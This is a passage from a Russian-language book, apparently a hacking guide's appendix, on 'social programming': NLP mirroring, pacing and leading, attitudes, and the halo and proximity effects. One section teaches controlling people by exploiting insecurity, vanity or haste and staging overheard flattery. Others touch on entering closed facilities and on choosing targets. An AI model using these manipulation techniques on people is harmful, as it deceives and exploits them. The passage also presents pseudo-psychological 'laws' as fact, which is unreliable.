Не знаю, везение это или нет, но, мне, как правило, нередко попадаются люди именно с этой системой представления. С одной стороны, — везение. Потому что это, как правило, очень глубокие, неординарно мыслящие натуры, встреча с которыми — счастье. Но, как говорится, чем более блестяща одна сторона медали, тем более темна другая: если человек, обладающий такой системой представления, излишне самозациклен, то общение с ним никакого удовольствия не доставляет. Потому что никто, кроме него самого, ему не интересен. Да, он может быть крайне эрудирован, но мало кому хочется выслушивать незапланированные двухчасовые лекции на тему "Ах, неужто, вы не читали дневников Набокова? Напрасно, напрасно." И говорит он это, конечно, не для того, чтобы вас просветить, а для того, чтобы показать собственный ум. Остановлюсь еще на двух отрицательных моментах, характерных для излишне самозацикленных аудио-дискретчиков. Это — совершенно потрясающие хронофаги (пожиратели времени). С ними можно говорить три часа, и ничего полезного не вынести. Вы узнаете их мнение по поводу палестино-израильского конфликта, будете все знать об их болезнях и сопутствующих им душевных переживаниях, но — ничего по делу. Поэтому берегите свое время и не давайте уводить себя в сторону. Кроме всего прочего, после такого разговора вы еще будете выжаты как лимон и раздосадованы тем, что столько времени пропало даром. Другой момент состоит в том, что такие люди, как магнитом, притягивают к себе различные неприятности, рискуя и вас затянуть в свою жертвенную орбиту (см. *раздел "Немного о виктимологии" этой главы*). Но, возвращаясь назад, повторюсь, что если вам встретится несамозацикленный аудио-дискретчик, а действительно глубокий человек, это — подарок судьбы.

Мы снова говорим на разных языках

Очень часто мы не можем "найти подход" к собеседнику именно из-за различия в наших ведущих сенсорных системах. Поэтому, если хотите установить хороший контакт, употребляйте те же слова, что и ваш собеседник. То есть на вопрос "Вы это видите?" не надо отвечать "Да, я это чувствую". Ваш собеседник визуал, и отвечать ему тоже надо визуально, к примеру: "Да, я это заметил".

Очень часто в семьях, где живут люди с ярко выраженными разными системами представления, можно увидеть примеры того, как одна сенсорная сис-

тема вступает в конфликт с другой. К примеру, имеем пару: муж с аудиодискретной системой представления и жена с визуальной. Мужу, конечно, совершенно наплевать на беспорядок в комнатах, а жена его все время за это "пилит". И ее очень даже можно понять: для нее, как визуала, беспорядок очень страшен, он причиняет ей серьезный душевный дискомфорт. Если муж, скажем, компьютерщик, то потрясение жены, когда она видит беспорядок, можно сравнить с потрясением мужа, если у него отобрать компьютер.

Поэтому при переговорах, да и в жизни вообще, не ленитесь подмечать, какая система у ваших коллег, партнеров, друзей является ведущей. Это убережет вас от многих ненужных конфликтов и сделает существование более приятным и продуктивным.

Замечание

Возможно, вам доведется повстречать людей, у которых все четыре сенсорные системы являются ведущими. Редкий случай, очень редкий. Но вполне объяснимый. Ведь у ребенка именно так и происходит — он без особого труда может переключаться между различными системами. Эдакое "не пойми что" от психологии. С возрастом и воспитанием какая-то одна система становится ведущей. И взрослый "не пойми что" просто сумел сохранить в себе эту "детскую психологическую непосредственность".

Подстройка и ведение

Вы наверняка не раз замечали, что люди, давно знающие друг друга и симпатизирующие друг другу, нередко ведут себя одинаково: у них одинаковый тембр речи, жесты, мимика и т. д. В связи с этим, в НЛП существует метод подстройки, который заключается в том, что вы как бы "присоединяетесь" к вашему собеседнику путем подстраивания к его телодвижениям, речи и т. д.

Внимание

Поначалу очень часто многие путают подстройку с передразниванием. Поэтому нужно твердо усвоить, что подстройка — это не обезьянничество, не подражание, и не передразнивание, которое очень заметно и оскорбительно. Подстраиваться нужно с уважением. И очень четко и чутко. (Иначе лучше этим приемом совсем не пользоваться, — будет только хуже.) Приведем аналогию с обычной беседой. Пусть собеседник высказал какой-то довод. Вы можете эпатажно воскликнуть "Да я согласен!!!", всем своим видом и голосом выражая мысль о том, что, мол, еще в общении с дураком остается делать, как не соглашаться. Ясно, что это — обезьянничество. А можно сказать "Да, я согласен" спокойно и без эмоций, что воспринимается, как мы все знаем, совершенно нормально и говорит о том, что два собеседника достигли понимания. Вот подстройка и есть то самое спокойное и безэмоциональное согласие по второму варианту. Только соглашаетесь вы на невербальном уровне.

Различают разные виды подстройки. Можно подстраиваться к движениям рук, к позе собеседника, к частоте его дыхания, к тембру речи. Только, опять же, подстраиваться нужно аккуратно и постепенно. Например, подстройку к движениям рук на начальном этапе можно выполнять аналогичными движениями, но только кистей рук, а не всей руки. Если вы подстраиваетесь к голосу, то сначала подстройтесь к какой-либо одной его характеристике: громкости, тембру и т. д. И старайтесь не подстраиваться к голосу полностью: согласитесь, достаточно странно будет выглядеть, если вы со своим глубоким басом вдруг полностью подстроитесь к писклявому голосу вашего собеседника. При подстройке к голосу подстраиваться лучше всего к громкости.

ПОДСТРОЙКА С ОТСТАВАНИЕМ ПО ФАЗЕ

Достаточно эффективный способ подстройки состоит в том, что вы подстраиваетесь не сразу, а спустя некоторое время. Конечно, спустя секунду-две, а не час-второй. Этот прием я назвал "**подстройкой с отставанием по фазе**". Суть в том, что, скажем, движение руки собеседника вы повторяете не сразу, а спустя пару секунд, после того, как он его совершил. Под изменение позы собеседника можно подстраиваться уже спустя более длительное время: через минуту-вторую.

Очень мощным средством является подстройка к частоте дыхания. Если осуществлена грамотная подстройка к дыханию, то, как говорят "энэлписты", — это признак глубокого **раппорта**. Кроме того, подстройка к частоте дыхания является самой незаметной для собеседника.

Замечание

В терминах НЛП подстройка называется **раппорт**. Еще говорят "установить раппорт", что означает "присоединиться" к другому человеку. Раппорт и подстройку очень часто называют отзеркаливанием, потому что при раппорте мы как бы зеркально повторяем действия собеседника.

Кстати, подстраиваться нужно только к положительным или нейтральным жестам. Если же жесты и мимика вашего собеседника выражают недоброжелательное к вам отношение, то здесь наоборот его нужно как-то отвлечь: к примеру, если он размахивает кулаками и кричит, попросите его что-то нарисовать, дав ему в руки авторучку. И так далее.

Замечание

Очень действенный прием выведения собеседника из отрицательного состояния заключается в том, что вы сначала подстраиваетесь к этому состоянию, а потом начинаете постепенно и очень понемногу отстраиваться, ведя тем самым собеседника за собой (этот прием так и называется — **ведение**). Прием этот работает не только в конкретных тактических ситуациях в частности, но и в жизни вообще. Примерно так умные люди выводят своих легковерных род-

ственников из различных сект, вступая туда вслед за ними и постепенно доводя своих подопечных до того состояния, когда они сами понимают, что делают глупость.

Подстройка и ведение имеют много различных применений, и не только во время переговоров. Так, например, можно успокаивать рассерженных собеседников, слегка подстроившись к их гневу и потом постепенно начав успокаивать себя — вслед за вами успокаивается и собеседник. Очень просто, к примеру, используя комбинацию этих приемов, укладывать детей спать. Довольно распространенная ситуация, когда ребенку вроде бы уже и отдыхать пора, а он все играть хочет и капризничает, когда родители волевым голосом сообщают ему, что ему уже пора в кровать. А можно и по-другому. Играть? Пожалуйста! Начинайте играть вместе с ребенком, постепенно подстраиваясь под него (хотя достаточно и того, что вы просто начали с ним играть). И потом постепенно начинайте зевать, прикрывать глаза, задремывать на пару секунд и, встряхиваясь, просыпаться. Десяти—пятнадцати минут, как правило, достаточно, чтобы ребенка убаюкать. Кстати, этим нехитрым приемом прекрасно убаюкиваются и многие взрослые. Можете на какой-нибудь вечеринке провести такой эксперимент. Подстройтесь под человека и начинайте делать так же, как описано для ситуации с ребенком. Зачастую не надо даже особо подстраиваться, достаточно просто, чтобы те, кого вы хотите убаюкать, занимались одним делом — к примеру, смотрели одну телевизионную передачу. Другой классический пример подстройки и ведения состоит в том, что если ваш собеседник барабанит пальцами по столу (достаточно часто встречающаяся неприятная привычка), начинайте вместе с ним барабанить в том же темпе, постепенно затем снижая скорость постукивания до полного прекращения. Собеседник в 9 случаях из 10 также прекратит постукивать.

Теперь немного об отстройке. Естественно, если к человеку можно подстроиться, то от него можно и отстроиться. Причем отстройку тоже не нужно понимать как способ поругаться. Наоборот — это достаточно вежливый прием, к примеру, окончания разговора. Скажем, телефонного. В котором вы сначала подстраиваетесь к голосу собеседника, а потом отстраиваетесь, что служит для него сигналом к окончанию разговора.

Влияние установок

Попросту говоря, **установка** — это наш настрой на то или иное событие. Идем мы на концерт известного и уважаемого певца — понятно, что доминирующая установка положительна. И даже если он опоздает и концерт начнется с задержкой, ничего страшного не случится. А если установка нейтральна, или частично отрицательна, то задержка на то же время может обернуться народным гневом, сдачей билетов и прочими неприятными вещами.

Замечание

Помню, как-то раз я пошел на концерт одного известного артиста, а выступление немного задержалось. Но поскольку установка на этого уважаемого человека у всех была, естественно, положительной, то люди только шутливо перешептывались на тему: "Мол, в кои-то веки в народ вышли, не грех и подождать немного". И другой пример, тоже концертный. С другим не менее известным артистом. В то время, когда он приезжал с концертами в наш город, против него в прессе прошла серия очернительных публикаций на тему его выступлений под фонограмму. Потом все разобрались и поняли, что это просто какая-то обиженная журналюшка написала, но дело было сделано. Установка поставлена. Не сказать, что сильно отрицательная, но, скажем так, концерта люди ожидали с каким-то внутренним напряжением. И когда начало концерта, так же, как в случае с первым артистом, несколько затянулось, возмущенных возгласов было не в пример больше. А первые несколько песен певцу почти никто не аплодировал, так как все старались понять, под "фанеру" он поет или нет. То есть артисту было достаточно трудно продираться через отрицательную установку, что он, кстати, сделал блестяще. Потом уже все и аплодировали, и стоя пели и плясали.

Влияние установок сложно переоценить. Оно колоссально. В подтверждение этого расскажу еще один широко известный анекдотический случай, который в действительности имел место.

Замечание

В одном городе в одно и то же время, в разных местах, должны были состояться два выступления: лекция знаменитого академика на научно-популярную тему и встреча со знаменитым клоуном. (Кстати, надо заметить, что академик был почти полностью лишен чувства юмора. Это замечание будет понятно в дальнейшем.) Как часто бывает, организаторы все перепутали, и в то место, где должен был выступать академик, привезли клоуна, а к тем зрителям, которые пришли на встречу с клоуном, привезли академика. Клоун честно старался всех рассмешить, но у него ничего не получалось: не улыбался никто, а некоторые даже что-то конспектировали. Зато на лекции академика царило веселье. Сам же академик никак не мог понять, что же такого смешного в результатах проводимых им исследований. От отчаяния он даже написал на доске очень сложное дифференциальное уравнение второго порядка в частных производных, на что зал отреагировал взрывом хохота и бурными аплодисментами. Ученый сорвался на крик и стал кричать в зал что-то типа "Объясните же мне, что смешного я говорю?! Почему вы смеетесь?! Это же все очень серьезно! Я приехал с серьезной лекцией к серьезным людям!" В зале — хохот до слез: люди, загибаясь от хохота, шепчут друг другу: "Ну юморист, никогда такого не видел. Во дает!" Бедный ученый покинул зал в слезах под бурные аплодисменты. Зато кривлявшийся и так и эдак клоун ничего не добился: люди просто подумали, что он сегодня болен, и у него нервный тик. …Вот что такое сила установки. Как говорится, комментарии излишни.

Зная все вышеописанное, опытные переговорщики используют любую возможность, чтобы создать перед переговорами положительную установку на себя. Простой пример. Если вашему клиенту перед тем, как вы его посетите,

кто-то расскажет о вас что-то хорошее, вероятность того, что переговоры пройдут успешно, значительно повышается. Вернее, часто это даже переговорами сложно назвать: просто приятная беседа. Обратное тоже верно: если установка на вас будет в силу тех или иных причин отрицательной, про любые логические доводы на переговорах можно забыть: они не помогут.

Установки у людей можно устанавливать, извиняюсь за тавтологию. Так, к примеру, часто некоторые люди специально устанавливают у людей на себя отрицательные установки. Причин может быть много. Часто в криминальных городах многие специально "шили на себя" амплуа отморозков, по сути таковыми не являясь. Понятно почему. Кому охота с бешеным связываться? Точно такой же сценарий поведения выбирают себе некоторые новобранцы в армии для того, чтобы избежать дальнейших издевательств со стороны старослужащих. И надо сказать, у многих это неплохо получается.

Анекдот в тему

Едет деревенский мужик на повозке, вдруг в него врезается крутой джип. Все летит в кювет: лошадь в одну сторону, мужик в другую, телега в третью. Мужику повезло, жив остался, даже никаких повреждений нет. А лошадь в агонии мечется, стонет. Лежит мужик и думает: "Интересно, сколько мне этот новый русский из джипа заплатит за лошадь, телегу и увечья?" Лежит, ждет. Меж тем новый русский вылез из своего джипа, подошел к лошади, вытащил пистолет и одним выстрелом в голову прекратил ее мучения. После этого подходит к мужику и спрашивает: "А как Вы себя чувствуете?" Мужик на колени встал и лопочет: "Спасибо, мил человек, очень хорошо себя чувствую".

Небольшое отступление в сторону типологии личностей. Точнее, типологии хулиганов разных мастей. Такие "отморозки-распальцовщики" много где наличествуют. И в вузах, и на предприятиях, не исключено, что и в своей конторе пару-тройку таких найдете. Научитесь их распознавать и не бойтесь. Прочитав этот раздел, вы уже наверняка поняли, что они сами специально генерируют такого рода отрицательные установки на себя. Чтобы их не трогали. Потому что боятся они много чего в глубине души, а нередко не в глубине, а на поверхности. И им нужно, чтобы про них говорили: "Мол, Петр Петрович наш бешеный, вчера в очередной раз взбесился и натурально загрыз соседского кобеля, ни с того ни с сего. Ага, вместе с хозяином. Сначала кобеля, потом хозяина. Кобель скончался на месте, хозяин до сих пор в реанимации". Потому что агрессор такого сорта почти всегда представляет собой редкостного труса. И любая агрессия против него, более сильная, чем им демонстрируемая, меняет таких людей до неузнаваемости. Не один раз видел, как только что брызгающие слюнями и угрожающие "всех порешить" люди, почувствовав, что их самих порешить могут, становились такими милыми и обходительными. Поверьте, действительно серьезные люди, которые могут серьезно вдарить (неважно, кулаком или словом), просто так ни на кого не бросаются. А, наоборот, производят впечатление вполне добродушных и мирных людей.

Замечание

Если вам когда-либо посчастливится познакомиться с профессиональным снайпером, вы удивитесь, что у них, как правило, очень добродушные лица, и они никогда не размениваются на эмоции.

Точно так же, люди, действительно взрывные от природы, как правило, свой бешеный характер скрывают как только могут. И иногда, скорее, предпочтут получить "по фейсу" или убежать от драки, чем в нее ввязаться. Потому что знают: "сорвет с катушек", таких дел натворить могут.

И еще об отрицательной стороне установок. Установка многих руководителей на то, что их подчиненные — ворюги, не хотят работать, а только зарплату хотят получать, действительно отбивает у подчиненных охоту работать. Во многих организациях из-за этого разваливались целые коллективы.

Убеждение с игрой на некоторых слабостях

Многим из нас присущи те или иные слабости, играя на которых нами можно сравнительно легко управлять. Рассмотрим некоторые из них.

Неуверенность в себе. Неуверенному человеку сложно сказать "нет". Поэтому стратегия его убеждения, как правило, сводится к следующему приему: ему нужно убедительно продемонстрировать, что ничего страшного от того, что он согласится с вами, не произойдет. Дайте ему возможность не говорить "нет", и он никогда этого не скажет.

Медлительность. Для того чтобы медлительный человек согласился с вами, его нужно поставить в условия, в которых нужно быстро принимать решения и искать быстрый ответ. Обдумать свое решение он не успеет и будет вынужден согласиться с вами.

Тщеславность. Все мы в той или иной мере тщеславны. Поэтому под словом "тщеславность" будем здесь понимать это качество, скажем так, в неприкрытом виде. Когда человек начинает любить себя совсем уж сильно. С такими людьми работать весьма просто. Достаточно им слегка польстить, а потом еще слегка и еще. А потом коньячок хорошенький, или что он там любит. И все. Он — ваш. И можете управлять им как хотите.

Замечание

Вообще, всем нам надо в этом смысле быть начеку. Потому что все мы к себе относимся, скажем так, весьма неплохо. И это очень хорошо! Но на удовлетворении чувства собственной значимости можно легко попасться. Говорите, что вас это не касается? Вы лесть за километр без бинокля распознаете? А не надо километра. Можно подстроить все так, что вы как будто бы услышите, как ваш сотрудник вас хвалит. За глаза. То есть в ваше отсутствие, а вы это услышали "совершенно случайно". Наверное, после такого вы все-таки будете относиться к этому человеку с положительной установкой. Говорите, даже на это не клюнете? Рад за вас. Или не рад. Не знаю. А вдруг не подстава, а человек

и вправду хорошо к вам относится? А вы со своей подозрительностью таким образом всех распугать можете. Есть, конечно, люди, которых ничем не проведешь, которые просто чувствуют человека и все тут. Глянут раз-другой и все: как просканировали. Но таких немного.

Азартность. Азартного человека очень легко спровоцировать на какое-то дело. Надо только потакать его азарту и как бы "заряжаться" вместе с ним.

Эффект ореола или эффект обобщения

Для того чтобы было понятно, что подразумевается под этим эффектом, приведем простой пример. Нередко наши успехи или, что хуже, неудачи в какой-либо области деятельности пролонгируются на другие области. Вот это и есть эффект ореола. Если вы преуспели, скажем, в журналистике, то люди почему-то склонны думать, что вы обязательно должны преуспеть и в любой другой области, скажем, в бизнесе. Что, вообще говоря, совершенно не так, и в жизни полным-полно подтверждений этому. Совершенно не обязательно, что бывший успешный спортсмен станет не менее успешным бизнесменом. Более того, наблюдается, скорее, обратная тенденция. Так же неверно, что командир-военный сумеет с тем же успехом командовать фирмой, с каким он командовал полком. Может, сумеет, а может, и нет. Известные мне примеры чаще говорят о том, что нет. И обратное, конечно, верно: глупо думать, что глава корпорации из тысячи человек сможет командовать армейской дивизией. Очень многие из нас попадаются на этот эффект на выборах, когда голосуют за известных и добившихся успеха в той или иной деятельности лиц (актеров, военных, артистов, ученых и т. д.), считая, что в Думе они будут такими же профессионалами, какими были на своем предыдущем месте работы. Однако, несмотря на многочисленные опровержения, эффект работает. Потому как является следствием другого эффекта, суть которого заключается в том, что **люди очень не любят менять свои установки**.

Замечание

Понятно почему. Дело в том, что смена установки равносильна признанию в собственной ошибке, чего, естественно, многие не любят.

И, наконец, приведу один из самых распространенных примеров эффекта ореола, с которым все наверняка сталкивались во время учебы в вузе. Для того чтобы стать отличником, совершенно не нужно в прямом смысле слова "на отлично" учиться все годы. Достаточно отлично закончить первый курс. Максимум — второй. А дальше оценки будут ставиться "автоматом". И обратное, увы, верно. Если вы поначалу сдавали все на троечки, то потом выскочить из амплуа "троечника" крайне сложно. Посмотрит преподаватель зачетку, а там... И ставит то же самое, независимо от вашего знания предмета.

Замечание

Во избежание этого обучающиеся в различных учебных заведениях нередко делают одну простую вещь: соединяют скрепкой предыдущие листки зачетки. Преподавателю может быть неудобно возиться со скрепкой, чтобы посмотреть, что там понаставили его коллеги, и шансы на объективность повышаются.

Эффект ореола может распространяться не только на одного человека, но и на ту или иную группу людей. Простой пример: очень часто одни и те же школьные учителя, учившие одновременно или с промежутком во времени двух детей из одной семьи, относятся к ним одинаково. То есть если, к примеру, старший брат не знал английского, а младший потом попал к той же учительнице, то с немалой долей вероятности она ему автоматически будет ставить плохие оценки, даже если он знает язык лучше нее (увы, так тоже бывает). Точно так же, если вы работали раньше в компании, о которой шла плохая слава, против вас часто априори имеется отрицательная установка по принципу "все они там такие (плохие)".

Замечание

Однажды во время разработки сайта одной из компаний, мы работали в паре с коллегами из другой студии: они делали дизайн, мы программировали. Коллеги с работой не справились. А ранее в разговоре с руководством компании они упоминали, что с нами знакомы. Так руководство компании поначалу и нас отстранило от разработки программных блоков, хотя мы никаких поводов для такого решения не давали, более того, все они были уже практически готовы. Сработал эффект ореола: если эти не справились, то и их знакомые тоже не справятся. Хотя никаких логических или иных здравых соображений для таких выводов не было. Завершилось все нормально, мы и по сей день успешно сотрудничаем, а тогда я пошел к руководству и в достаточно жесткой форме объяснил, в чем они не правы. Для начала обругал на чем свет стоит ту компанию, которая "завалила" проект, сказав, что страдаю по их вине уже не первый раз. В общем, разыграл жертву.

Эффект близости

Эффект близости по сути представляет собой продолжение эффекта ореола. Попросту говоря, суть эффекта близости заключается в том, что то, что находится рядом с вами, переносится на вас. Эффект этот часто используется всевозможными пиарщиками, политтехнологами и прочими. Во время одной из избирательных кампаний для того, чтобы снизить рейтинг одной из фракций, во многих газетах фотографии ее лидера помещали рядом с какими-то непрезентабельными снимками, к которым он, конечно, не имел никакого отношения. В одной газете чуть ниже фотографии лидера была фотография кучи навоза, в другой — помойки, в третьей — расчлененного трупа. И эффект работал. И на телевидении делалось то же самое. После речей "нужного" кандидата шел какой-то умиротворяющий и жизнерадостный

репортаж (к которому кандидат не имел никакого отношения, но в подсознании избирателей откладывалось, что он как бы к этому причастен), а после выступления "ненужных" — криминальная хроника. Думаю, смысл понятен.

Заключение или как стать социальным программистом

Говорить банальности типа "Тренироваться, тренироваться и еще раз тренироваться" не хочется. Отметим лишь два важных момента.

Во-первых, изучив те области психологии, на которых базируется социальное программирование, вы, в первую очередь, сможете разрешить свои психологические проблемы, если таковые у вас на данный момент имеются. И это важно и нужно. Хотя бы потому, что не решив своих проблем, социальным программированием заниматься не стоит, так как в этом случае можно стать похожим на ученика секции рукопашного боя, который, не освоив основные стойки, начинает применять удары ногами в верхний уровень. В реальной ситуации он сначала упадет, не сумев удержать равновесия, а потом его затопчут.

А во-вторых, возможностей для тренировок в социальном программировании намного больше, хотя бы потому, что вы все время находитесь "в поле", а не на полу спортивного зала, пусть даже и жестком. Ведь общаемся мы каждодневно и, значит, свои навыки можем совершенствовать все время. А обучающийся какому-либо боевому искусству не может всерьез и реально проверить себя до той поры, пока не будет настоящей драки, а не спарринга, пусть даже и жесткого. А из реальных драк, увы, не все выходят живыми. Так что в этом смысле, нам, конечно, проще.

Замечание

Кстати, владея методами социального программирования, из большинства конфликтных ситуаций вы сможете выйти, не размахивая кулаками и не потеряв своего достоинства.

Затем, когда искусство социального программиста будет, на ваш взгляд, более-менее отточено, можно переходить к более трудным задачам. К тем же проникновениям на закрытые объекты. Что тоже вполне можно сделать, не подвергая себя особому риску (об этом мы уже говорили ранее).

И еще. Социальное программирование — такая штука, которая, как и любой действенный инструмент, может быть применена не только во благо. Но не стоит применять свои знания во вред. Хотя бы потому, что, совершая при помощи социального программирования "черные дела", вы становитесь Преследователем, а законы психологии говорят о том, что человек, ставший Преследователем, потом неизбежно станет Жертвой. Этот психологический

закон носит название "Треугольник судьбы", о нем мы и поговорим в заключение этой статьи.

Треугольник судьбы

Суть треугольника судьбы в том (рис. П3.13), что если вы являетесь "Преследователем" или "Избавителем", то, в конце концов, неизбежно станете Жертвой. Неизбежно: треугольник судьбы исключений не имеет.





Рис. П3.13. Треугольник судьбы

Когда я впервые узнал "о треугольнике судьбы" из статьи психотерапевта М. Литвака — был просто потрясен. Примеров тому, как люди становятся жертвами, находясь в треугольнике судьбы, каждый из нас знает немало. Ни один интриган (Преследователь) еще не добился чего-то стоящего. Нет, конечно, их имена знают — те, кому своими интригами они испортили жизнь. Но и все. Вспомните также многочисленных мужей и жен, которые поднимали, как могли, свою менее умную половину, и которая потом, поумнев, их бросала. Почему? Потому что те, кто поднимал, были Избавителями и потом неизбежно стали Жертвами.

Замечание

Кстати, в качестве основной мишени социальному хакеру проще всего выбирать именно преследователей. Хотя бы потому, что им "на роду" написано стать жертвой. Да и испокон веку подозрительные и мстительные люди (Преследователи) были "находками для шпионов".

Именно основываясь на треугольнике судьбы, понимаешь, что не стоит использовать какие бы то ни было знания и умения, которыми владеешь, для причинения целенаправленного вреда кому бы то ни было. Потому что в этом случае станешь Преследователем. А значит, рано или чуть позже неизбежно станешь Жертвой. Что, право же, вряд ли кому из нас не нужно.



Приложение 4

Описание компакт-диска

Папки	Описание	Главы
scripts\1	Материалы к главе 1	1
scripts\2	Материалы к главе 2	2
scripts\3	Материалы к главе 3	3
scripts\4	Материалы к главе 4	4
scripts\5	Материалы к главе 5	5
scripts\6	Материалы к главе 6	6
scripts\7	Материалы к главе 7	7
scripts\8	Материалы к главе 8	8
scripts\9	Материалы к главе 9	9
scripts\10	Материалы к главе 10	10
scripts\11	Материалы к главе 11	11
scripts\12	Материалы к главе 12	12
scripts\13	Материалы к главе 13	13
scripts\14	Материалы к главе 14	14
scripts\15	Материалы к главе 15	15

Предметный указатель

(окончание рубрики см. на стр. 454)